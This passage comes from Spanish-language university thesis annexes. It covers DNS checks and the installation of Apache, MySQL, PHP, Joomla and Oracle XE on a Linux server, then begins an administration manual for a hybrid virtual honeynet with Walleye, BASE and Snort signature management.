;; ADDITIONAL SECTION:
surwin.utn.edu.ec.            3600    IN      A       172.20.1.112
;
;; Query time: 1 msec
;; SERVER: 172.20.1.112#53(172.20.1.112)
;; WHEN: Tue Apr 17 12:17:34 2012
;; MSG SIZE rcvd: 106

```

Figura G.8. Respuesta al comando dig utn.edu.ec

- RESOLUCIÓN INVERSA DEL DNS**

```
dig -x 172.20.1.112
```

La respuesta al comando se muestra a continuación:

```

; <<>> DiG 9.4.1-P1.1 <<>> -x 172.20.1.112
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6088
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 2, ADDITIONAL:
2
;; QUESTION SECTION:
;112.1.20.172.in-addr.arpa.      IN      PTR

;; ANSWER SECTION:
112.1.20.172.in-addr.arpa. 3600 IN      PTR      svrwin.utn.edu.ec.
112.1.20.172.in-addr.arpa. 3600 IN      PTR      www.utn.edu.ec.

;; AUTHORITY SECTION:
1.20.172.in-addr.arpa. 3600 IN      NS      svrweb.utn.edu.ec.
1.20.172.in-addr.arpa. 3600 IN      NS      svrwin.utn.edu.ec.

;; ADDITIONAL SECTION:
svrwin.utn.edu.ec. 3600 IN      A      172.20.1.112
svrweb.utn.edu.ec. 3600 IN      A      172.20.1.112

;; Query time: 1 msec
;; SERVER: 172.20.1.112#53(172.20.1.112)
;; WHEN: Tue Apr 17 12:20:01 2012
;; MSG SIZE rcvd: 159

```

Figura G.9. Respuesta del comando dig -x 172.20.1.112

CONFIGURACIÓN DEL SERVIDOR WEB MEDIANTE APACHE2, MYSQL, PHP5 Y JOOMLA

1. Instalar el paquete apache2 escribiendo como root en la consola:

```
apt-get install apache2
```

2. Agregar la página de inicio "**index.php**" a las configuradas por defecto (index.html e index.htm) en el servidor, usando el comando:

```
sed -i "s|DocumentRoot /var/www|DocumentRoot /var/www \n\tDirectoryIndex
index.php index.html index.htm|" /etc/apache2/sites-available/default
```

3. Instalar el sistema de administración de base de datos en páginas Web (MySQL server).

```
apt-get install mysql-server
```

- Mysql-server solicita la introducción y confirmación de una contraseña para el usuario root de MySQL. Se observa en la Figura G.10.




Figura G.10. Solicitud de contraseña en la configuración de mysql-server

4. Instalar PHP5 y el módulo de MySQL para PHP5 mediante la entrada de la línea:

```
apt-get install php5 php5-mysql
```

5. Reiniciar el servicio de Apache2.

```
/etc/init.d/apache2 restart
```

6. Verificar el correcto funcionamiento de apache2 y el intérprete de PHP. Para ello, se escribe en el navegador web de una máquina conectada en red, la dirección IP del servidor. Si apache2 funciona correctamente se visualiza la página de la Figura G. 11.




Figura G. 11. Prueba de funcionamiento de Apache2

La comprobación de PHP se efectúa creando el fichero “**info.php**” en el directorio “**/var/www**” y agregando la siguiente línea:

```
<? phpinfo() ?>
```

De igual manera, se ingresa en el navegador web la dirección IP del servidor, seguido por “**/info.php**”.

7. Como paso previo a la instalación de Joomla se crea un nuevo directorio para almacenar su estructura en “**/var/www**”.

```
mkdir /var/www/Joomla
```

8. Descargar el paquete de Joomla versión 1.5.9 desde la página web del proveedor y almacenarlo en la carpeta creada, para luego descomprimirlo.

```
cd /var/www/Joomla
wget http://joomlancode.org/gf/download/frsrelease/9314/35095/Joomla_1.5.9-
Spanish-pack_completo.tar.gz
```

```
tar xzvf Joomla_1.5.9-Spanish-pack_completo.tar.gz
```


9. En la misma ruta, crear la Variable “LUGARES” e incluir el contenido que se observa en la Figura G.12.

```

root@utn-h2:/var/www/Joomla# LUGARES ='
> administrator/components
> administrator/modules
> administrator/templates
> cache
> components
> images
> images/banners
> language
> plugins
> media
> modules
> templates
> '

```

Figura G.12. Creación de la variable LUGARES en la instalación de Joomla

10. Asignar como usuario y grupo propietario de la variable creada al usuario de Apache “**www-data**”.

```

for i in $LUGARES; do
sudo chown -R www-data:www-data $i
done

```

11. Crear una base de datos para Joomla ingresando el comando:

```
mysqladmin -u root -p create bdJoomla
```

12. Ingresar al terminal de mysql usando root como identificación, y empleando la contraseña asignada durante la instalación, para crear el nuevo usuario “**adminJoomla**”. Reemplazar la palabra password por la contraseña a establecerse.

```
mysql -u root -p
```

```

GRANT SELECT, INSERT, UPDATE, DELETE, CREATE, DROP, INDEX,
ALTER, CREATE TEMPORARY TABLES, LOCK TABLES ON bdJoomla.* TO
'adminJoomla'@'localhost' IDENTIFIED BY 'password';

```

13. Activar los permisos correspondientes y salir del terminal de mysql

```
FLUSH PRIVILEGES;
quit
```

14. Crear el fichero “**configuration.php**” destinado a almacenar las configuraciones del sitio web. Cambiar el propietario y grupo a “**www-data**”, tal como se efectuó anteriormente.

```
touch /var/www/Joomla/configuration.php
```

```
chown www-data:www-data /var/www/Joomla/configuration.php
```

15. Modificar el campo “**display_errors**” de su valor por defecto a “**Off**” en el script “**php.ini**” ubicado en “**/etc/php5/apache2**”.

16. A continuación, se procede a la instalación gráfica de Joomla, introduciendo en el navegador de otro equipo dentro de la misma red, la dirección IP “**http://ip_servidor/Joomla**”. Inicialmente, se solicita elegir el idioma. Seleccionar español y hacer clic en “**Siguiente**” (véase Figura G.13).



Figura G. 13. Selección del Idioma-Instalación Gráfica de Joomla

17. Se realiza la comprobación previa de errores para la instalación de Joomla. La Figura G.14 visualiza la verificación correcta los parámetros solicitados. Clic en “**Siguiente**”.



Figura G.14. Comprobación previa a la instalación de Joomla

18. La pantalla muestra la Licencia Pública General de GNU para su lectura (véase Figura G.15). Hacer Clic en “**Siguiente**”.



Figura G.15. Licencia Pública General de GNU de Joomla

19. La configuración de la base de datos de Joomla requiere de la introducción del nombre de la base de datos creada, el usuario y contraseña (véase Figura G.16).

Figura G.16. Configuración de la base de datos de Joomla

20. En este caso no se utilizará FTP, por lo tanto se escoge la opción “NO” y se da clic en “Siguiente” (véase Figura G.17).

Figura G.17. Configuración de FTP en Joomla

21. Introducir el nombre del nuevo sitio web. Añadir la información referente al correo, usuario y contraseña de administrador (véase Figura G.18).

The screenshot shows the Joomla! installation configuration page. On the left, a sidebar lists the installation steps: 1: idioma, 2: Comprobación previa, 3: Licencia, 4: Base de datos, 5: Configuración de FTP, 6: Configuración (current), and 7: Finalizar. The main content area is titled 'Configuración principal' and includes the following sections:

- Nombre del sitio web:** A text input field containing 'UnPortal UTM-Web-2.0'.
- Confirme el correo electrónico y la contraseña del usuario admin.** This section contains three input fields: 'Correo electrónico' (tallara_wineza@ieee.org), 'Contraseña del usuario admin' (masked with dots), and 'Confirmar la contraseña del usuario admin' (masked with dots).
- Subir datos de ejemplo, restaurar o migrar contenido de respaldo:** This section provides instructions and buttons for installing default content or migrating from a backup.

Figura G.18. Configuración principal Joomla

22. Para finalizar, se solicita eliminar la carpeta de instalación. Desde el servidor se digita la siguiente instrucción.

```
rm -R /var/www/Joomla/installation
```

- La administración del sitio web se efectúa desde el enlace “http://ip_servidorJoomla/administrator”. Se observa en la Figura G.19.



Figura G.19. Página de Administración del sitio Web de Joomla

INSTALACIÓN Y CONFIGURACIÓN DE ORACLE DATABASE 10G EXPRESS EDITION XE Y ORACLE APPLICATION SERVER EXPRESS

PRE-REQUISITOS

- La instalación de la base de datos Oracle 10g Express Edition requiere que el sistema posea un mínimo de 512 MBytes de RAM, 1024 MBytes de Swap y 1.5 Gbytes de espacio libre en disco. Para ampliar la cantidad del espacio de intercambio Swap disponible a lo exigido, en el terminal se ingresa lo siguiente:

```
dd if=/dev/zero of=/swpfs1 bs=1M count=1000
mkswap /swpfs1
swapon /swpfs1
```

INSTALACIÓN

1. Añadir el repositorio de Oracle al fichero “/etc/apt/sources.list”.

```
deb http://oss.oracle.com/debian unstable main non-free
```

2. Adquirir la clave pública que autoriza la descarga del software.

```
wget http://oss.oracle.com/el4/RPM-GPG-KEY-oracle -O- | sudo apt-key add -
```

3. Actualizar el listado de repositorios disponibles y proceder a la descarga e instalación del paquete.

```
apt-get update
apt-get install oracle-xe-universal
```

- Adicionalmente, se descargará la biblioteca de acceso AIO del núcleo linux “**libaio1**” y el lenguaje GNU de cálculo de precisión arbitraria “**bc**”; indispensables para el correcto funcionamiento de la base de datos.

CONFIGURACIÓN

4. Para efectuar la configuración inicial de Oracle se ejecuta el comando:

```
/etc/init.d/oracle-xe configure
```

- Se da inicio al modo de configuración en modo texto, que requiere de la inserción de varios parámetros. Se solicita las contraseñas correspondientes a los usuarios SYS y SYSTEM, los puertos TCP empleados por el escucha (1521), la base de datos y el servidor de aplicaciones de Oracle (8080), además se debe especificar si se necesita que la base de datos inicie automáticamente con el sistema.
5. La configuración de las variables de entorno del servidor Oracle XE requiere de la edición del script “**~/.bashrc**” y de la adición de las líneas mostradas a continuación.

```
ORACLE_HOME=/usr/lib/oracle/xe/app/oracle/product/10.2.0/server
PATH=$PATH:$ORACLE_HOME/bin
export ORACLE_HOME
export ORACLE_SID=XE
```

```
export PATH
```

- Reiniciar el servicio para que los cambios sean efectivos.

```
/etc/init.d/oracle-xe restart
```

- Ingresar a la consola de administración mediante “**sql*plus**” para habilitar el acceso a la interfaz gráfica de manera remota. Se ingresa, a través del usuario sys. La Figura G.20 muestra la conexión exitosa al servidor.

```
sqlplus sys as sysdba
```

```
root@utn-h2:~# sqlplus sys as sysdba
SQL*Plus: Release 10.2.0.1.0 - Production on Wed Mar 14 14:52:13 2012
Copyright (c) 1982, 2005, Oracle. All rights reserved.
Enter password:
Connected to:
Oracle Database 10g Express Edition Release 10.2.0.1.0 - Production
SQL>
```

Figura G.20. Conexión al servidor de base de datos Oracle 10g Express Edition

- Una vez logueado en el servidor, se ingresa la línea de comando mostrada:

```
EXEC DBMS_XDB.SETLISTENERLOCALACCESS(FALSE);
```

- El comando “**tnsping XE**” permite comprobar si está activa la conexión remota hacia el servidor. La inserción del comando, se observa en la Figura G. 21).


```

root@utn-h2:~# tns ping XE
TNS Ping Utility for Linux: Version 10.2.0.1.0 - Production on 14-MAR-2012 14:56:25
Copyright (c) 1997, 2005, Oracle. All rights reserved.

Used parameter files:

Used TNSNAMES adapter to resolve the alias
Attempting to contact (DESCRIPTION = (ADDRESS = (PROTOCOL = TCP)(HOST = utn-h2)(PORT = 15
21)) (CONNECT_DATA = (SERVER = DEDICATED) (SERVICE_NAME = XE)))
OK (0 msec)

```

Figura G.21. Comando tns ping XE de Oracle Database 10g Express Edition

- La aplicación web posibilita la administración de toda la base de datos en un entorno gráfico. Para acceder a ella, basta con ingresar en un navegador web lo siguiente:

dirección_ip_servidor:8080/apex

La conexión a la Base de Datos solicita la autenticación del usuario y la contraseña (véase Figura G.22).

Figura G.22. Conexión a la base de datos de Oracle de forma remota

La ventana Principal de administración de Apex se expone en la Figura G.23.



Figura G.23. Ventana de Administración gráfica de Oracle 10g Express Edition

ACTUALIZACIÓN DE ORACLE APPLICATION EXPRESS

Oracle Database 10g Express Edition instala por defecto la versión 2.1 del software Application Express. Es conveniente actualizarla a la versión 4.1, que se constituye como la más reciente. Para ello, se efectúa lo siguiente:

- Descargar el paquete correspondiente a Oracle Application Express 4.1 del enlace http://download.oracle.com/otn/java/appexpress/apex_4.1.zip, dentro de la ruta **"/home/apex_4.1"**.
- Descomprimir el paquete y dirigirse al directorio de trabajo apex que se creará.

```
mkdir /home/apex_4.1
unzip /home/apex_4.1/apex_4.1.zip
cd /home/apex_4.1/apex
```

- La instalación se efectúa ingresando a la base de datos Oracle e introduciendo la instrucción descrita a continuación:

```
sqlplus sys as sysdba
SQL> @apexins SYSAUX SYSAUX TEMP /i/
```

- Una vez concluido este proceso, es necesario ingresar nuevamente en “SQL *PLUS” y cargar las imágenes.

```
SQL> @apxldimg.sql /home/apex_4.1
```

Apex_4.1 representa al directorio que se creó para descomprimir el archivo.

- Como paso final, se establece la contraseña del usuario ADMIN del Servidor de Aplicaciones utilizando el comando:

```
SQL> @apxchpwd
```

La contraseña debe contener al menos un carácter especial y en mayúsculas.

- Para acceder remotamente al servidor de aplicaciones de la base de datos de Oracle, en un navegador web se digita:

```
Dirección_Ip_Servidor:8080/apex/apex_admin
```

- Se desplegará la ventana de autenticación de usuario. Ingresar empleando el usuario ADMIN y la contraseña especificada en el paso anterior. La Figura G.24 muestra la interfaz principal de Application Express instalada correctamente.




Figura G.24. Interfaz gráfica principal de Oracle Application Express 4.1

ANEXO H

**UNIVERSIDAD TÉCNICA DEL
NORTE**

MANUAL DE 
ADMINISTRACIÓN

**HONEYNET VIRTUAL
HÍBRIDA**

Desarrollado por: Tatiana Vinuesa J.

CONTENIDO

1.	INTRODUCCIÓN _____	4
2.	VISIÓN GENERAL _____	4
2.1.	ACCESO A LA INTERFAZ WEB _____	4
3.	WALLEYE _____	6
3.1.	AUTENTICACIÓN DE USUARIO Y CONTRASEÑA _____	6
3.1.1.	ANÁLISIS DE DATOS (DATA ANALYSIS) _____	7
3.1.2.	VISTA DETALLADA DE CONEXIONES Y ALERTAS _____	8
3.1.3.	ADMINISTRACIÓN DEL SISTEMA (SYSTEM ADMIN) _____	10
3.1.3.1.	Administración del Sistema Operativo (OS Administration) _____	11
3.1.3.2.	Honeywall Administration (Administración del Honeywall) _____	12
3.1.3.3.	Honeywall Configuration (Configuración del Honeywall) _____	13
3.1.3.4.	System Status (Estado del Sistema) _____	16
3.1.3.5.	Manage Users (Administración de Usuarios) _____	19
3.1.4.	DOCUMENTACIÓN (DOCUMENTATION) _____	20
3.1.5.	CIERRE DE SESIÓN (LOGOUT) _____	21
4.	BASE _____	21
4.1.	AUTENTICACIÓN DE USUARIO Y CONTRASEÑA _____	21
4.2.	FUNCIONES PRINCIPALES _____	21
4.2.1.	SECCIÓN UNO (RESUMEN DE ALERTAS) _____	22
4.2.2.	SECCIÓN DOS (INFORMACIÓN RÁPIDA DE ALERTAS) _____	25
4.2.3.	SECCIÓN TRES (BÚSQUEDA Y GRÁFICA DE EVENTOS) _____	27
4.2.3.1.	<i>Buscar</i> _____	27
4.2.3.2.	<i>Hacer gráfica del tiempo de detectar alertas</i> _____	28
4.2.4.	SECCIÓN CUATRO (PERFIL DE TRÁFICO POR PROTOCOLO) _____	29
4.2.5.	SECCIÓN CINCO (BARRA DE MENÚ) _____	29
4.2.5.1.	Mantenimiento de Grupo de Alertas _____	30
4.2.5.2.	Caché & Estado _____	30
4.2.5.3.	Preferencias _____	32
4.2.5.4.	Logout _____	32
4.2.5.5.	Administración _____	32

4.3.	VISTA DETALLADA DE ALERTAS	33
5.	ADMINISTRACIÓN DE FIRMAS DE SEGURIDAD	35
5.1.	ACTIVACIÓN, DESACTIVACIÓN Y EDICIÓN DE ALERTAS	35
5.2.	EJECUCIÓN DE PULLEDPORK	36
5.3.	MODIFICACIÓN DEL TIEMPO DE EJECUCIÓN DE PULLEDPORK	37

ÍNDICE DE FIGURAS

FIGURA 1.	CERTIFICADO DE SEGURIDAD DEL SITIO	4
FIGURA 2.	PANTALLA PRINCIPAL DE LA INTERFAZ WEB DE LA HONEYNET VIRTUAL HÍBRIDA DE LA UTN	5
FIGURA 3.	VENTANA DE AUTENTICACIÓN WALLEYE WEB	6
FIGURA 4.	VENTANA PRINCIPAL DE WALLEYE WEB	7
FIGURA 5.	INFORMACIÓN DETALLADA DEL HONEYWALL	8
FIGURA 6.	OPCIONES DE BÚSQUEDA DISPONIBLES. HONEYWALL ROO	8
FIGURA 7.	VISTA AGREGADA DE CONEXIONES-WALLEYE WEB	9
FIGURA 8.	VISTA DETALLADA DE CONEXIONES- WALLEYE WEB	9
FIGURA 9.	ADMINISTRACIÓN DEL SISTEMA- WALLEYE WEB	10
FIGURA 10.	CONFIGURACIÓN DEL DEMONIO SSH- WALLEYE WEB	11
FIGURA 11.	INICIO Y REINICIO DEL HONEYWALL- WALLEYE WEB	13
FIGURA 12.	CONFIGURACIÓN DEL DIRECCIONAMIENTO IP- WALLEYE WEB	13
FIGURA 13.	CONFIGURACIÓN DE LA INTERFAZ DE RED DE ADMINISTRACIÓN-WALLEYE WEB	14
FIGURA 14.	LÍMITE DE CONEXIONES- WALLEYE WEB	14
FIGURA 15.	MANEJO DE DNS-WALLEYE WEB	15
FIGURA 16.	DEMOGRAFÍA DE LA HONEYNET-WALLEYE WEB	16
FIGURA 17.	PROCESOS EJECUTÁNDOSE EN EL HONEYWALL- WALLEYE WEB	17
FIGURA 18.	ALERTAS DE SNORT REGISTRADAS EN LOS HONEYPOTS	18
FIGURA 19.	ADMINISTRACIÓN DE USUARIOS- WALLEYE WEB	19
FIGURA 20.	AÑADIR USUARIO-WALLEYE WEB	20
FIGURA 21.	AUTENTICACIÓN DE USUARIO Y CONTRASEÑA- BASE	21
FIGURA 22.	PANTALLA PRINCIPAL DE BASE	22
FIGURA 23.	RESUMEN DE ALERTAS- BASE	22
FIGURA 24.	VISTA ÚNICA DE ALERTAS-BASE	23
FIGURA 25.	LISTA TOTAL DE ALERTAS-BASE	23
FIGURA 26.	CLASIFICACIÓN DE ALERTAS EN FUNCIÓN DE LA DIRECCIÓN IP ORIGEN-BASE	24
FIGURA 27.	CLASIFICACIÓN DE ALERTAS EN FUNCIÓN DE LA DIRECCIÓN IP ORIGEN-BASE	24
FIGURA 28.	CONSULTA DE LOS PUERTOS DE DESTINO MÁS FRECUENTES-BASE	24

<i>FIGURA 29.</i> INFORMACIÓN RÁPIDA DE ALERTAS _____	25
<i>FIGURA 30.</i> CATEGORÍAS DE ALERTAS-BASE _____	25
<i>FIGURA 31.</i> BÚSQUEDA Y GRÁFICA DE EVENTOS-BASE _____	27
<i>FIGURA 32.</i> BÚSQUEDA DE INCIDENTES DE SEGURIDAD-BASE _____	27
<i>FIGURA 33.</i> GRÁFICA DEL TIEMPO DE ALERTAS-BASE _____	28
<i>FIGURA 34.</i> GRÁFICA DE LOS INCIDENTES DE SEGURIDAD OCURRIDOS ENTRE EL 10 A 20 DE MARZO DE 2012 _____	29
<i>FIGURA 35.</i> PERFIL DE TRÁFICO POR PROTOCOLO-BASE _____	29
<i>FIGURA 36.</i> BARRA DE MENÚ-BASE _____	29
<i>FIGURA 37.</i> CREACIÓN DE UN NUEVO GRUPO DE ALERTAS-BASE _____	30
<i>FIGURA 38.</i> INFORMACIÓN DE CACHÉ Y ESTADO-BASE _____	31
<i>FIGURA 39.</i> CAMBIAR CLAVE DE USUARIO-BASE _____	32
<i>FIGURA 40.</i> OPCIONES DE ADMINISTRACIÓN DE USUARIOS-BASE _____	32
<i>FIGURA 41.</i> CREACIÓN DE UN NUEVO USUARIO-BASE _____	33
<i>FIGURA 42.</i> LISTADO DE USUARIOS Y PAPELES-BASE _____	33
<i>FIGURA 43.</i> VISTA DETALLADA DE ALERTAS-BASE _____	34
<i>FIGURA 44.</i> VISTA DETALLADA DE DIRECCIONES IP-BASE _____	34
<i>FIGURA 45.</i> EJECUCIÓN DE PULLEDPORK EN EL HONEYWALL _____	36

ÍNDICE DE TABLAS

TABLA 1: CATEGORÍAS DE ALERTAS MÁS FRECUENTES Y SU DESCRIPCIÓN _____	26
TABLA 2: DESCRIPCIÓN DE LOS PARÁMETROS DE EJECUCIÓN DE PULLEDPORK _____	37

1. INTRODUCCIÓN

El presente manual de administración brinda la información básica necesaria para gestionar la Honeynet Virtual Híbrida implementada en el entorno de red principal de la Universidad Técnica del Norte.

A través de esta guía, se exponen las características y funciones de las interfaces web configuradas. Además, se detalla el proceso para actualizar y administrar las firmas de seguridad empleadas por el sistema de detección de intrusos Snort.

2. VISIÓN GENERAL

2.1. ACCESO A LA INTERFAZ WEB

Para ingresar a la interfaz web principal de la Honeynet Virtual Híbrida se introduce la dirección **https://172.20.x.x** en la barra de navegación de un explorador Web.

Inicialmente, se muestra una ventana que advierte que el certificado de seguridad del sitio no es de confianza, por no haber sido emitido por una entidad externa reconocida. Dado que el acceso no involucra ningún riesgo para el equipo, hacer clic en la opción **“Continuar de todos modos”**. Dicha notificación se observa en la Figura 1.



Figura 1. Certificado de Seguridad del Sitio

Nota: Para evitar problemas de compatibilidad en las funciones proporcionadas por la interfaz Web, se recomienda emplear los siguientes navegadores:



- ◆ Mozilla Firefox
- ◆ Google Chrome

A continuación, se visualizará la pantalla principal, donde se ofrecen dos tareas de administración posibles (véase Figura 2).

- **Walleye.-** Interfaz desarrollada por el proyecto Honeynet “The Honeynet Project” para administrar y gestionar el Honeywall y Honeypots.
- **Base.-** Es el motor de seguridad y análisis básico (Basic Analysis and Security Engine), diseñado para administrar y gestionar las alertas provenientes del sistema de detección de intrusos (IDS).




Figura 2. Pantalla Principal de la interfaz web de la Honeynet Virtual Híbrida de la UTN

3. WALLEYE

Conocida también como el ojo del honeywall. Hace referencia a la interfaz que facilita la configuración, administración y mantenimiento del gateway y proporciona el análisis de los datos recolectados en los honeypots.

3.1. AUTENTICACIÓN DE USUARIO Y CONTRASEÑA

El ingreso a Walleye Web requiere de la autenticación de usuario y contraseña (véase Figura 3). Al introducir los datos solicitados, se despliega la ventana principal de la interfaz (véase Figura 4), si la información proporcionada es correcta, de lo contrario, se presenta un mensaje de error y se retorna al paso anterior.



The screenshot shows a web interface for 'The Honeynet PROJECT' with a 'Honeywall Login' section. The login form includes a 'Login' title, a 'User Name:' label with an input field, a 'Password:' label with an input field, and a 'Login' button.

Figura 3. Ventana de autenticación Walleye Web



Nota: Tres intentos de autenticación fallidos bloquean la interfaz durante 15 minutos.

3.1.1. ANÁLISIS DE DATOS (DATA ANALYSIS)




Figura 4. Ventana Principal de Walleye Web

Haciendo clic en la pestaña **“Data Analysis”** (Análisis de Datos) se obtiene una página que resume las actividades capturadas por el honeywall durante las últimas 24 horas. Éstas se agrupan, de acuerdo a su naturaleza (conexiones o alertas del IDS) y dirección de flujo (entrada, salida o bidireccional). Para acceder a información más detallada, se hace clic en cada una de las cifras mostradas o en el nombre del sensor.

La información específica del Honeywall proporciona datos acerca de:

- Identificación del sensor (ID)
- Fecha de instalación
- Localización y zona horaria.
- Listado de las 10 direcciones IP, puertos origen y destino que reportan mayor número de incidencias en las últimas 24 horas.

La información descrita se muestra en la Figura 5.

Honeywall Details for 1005870459						
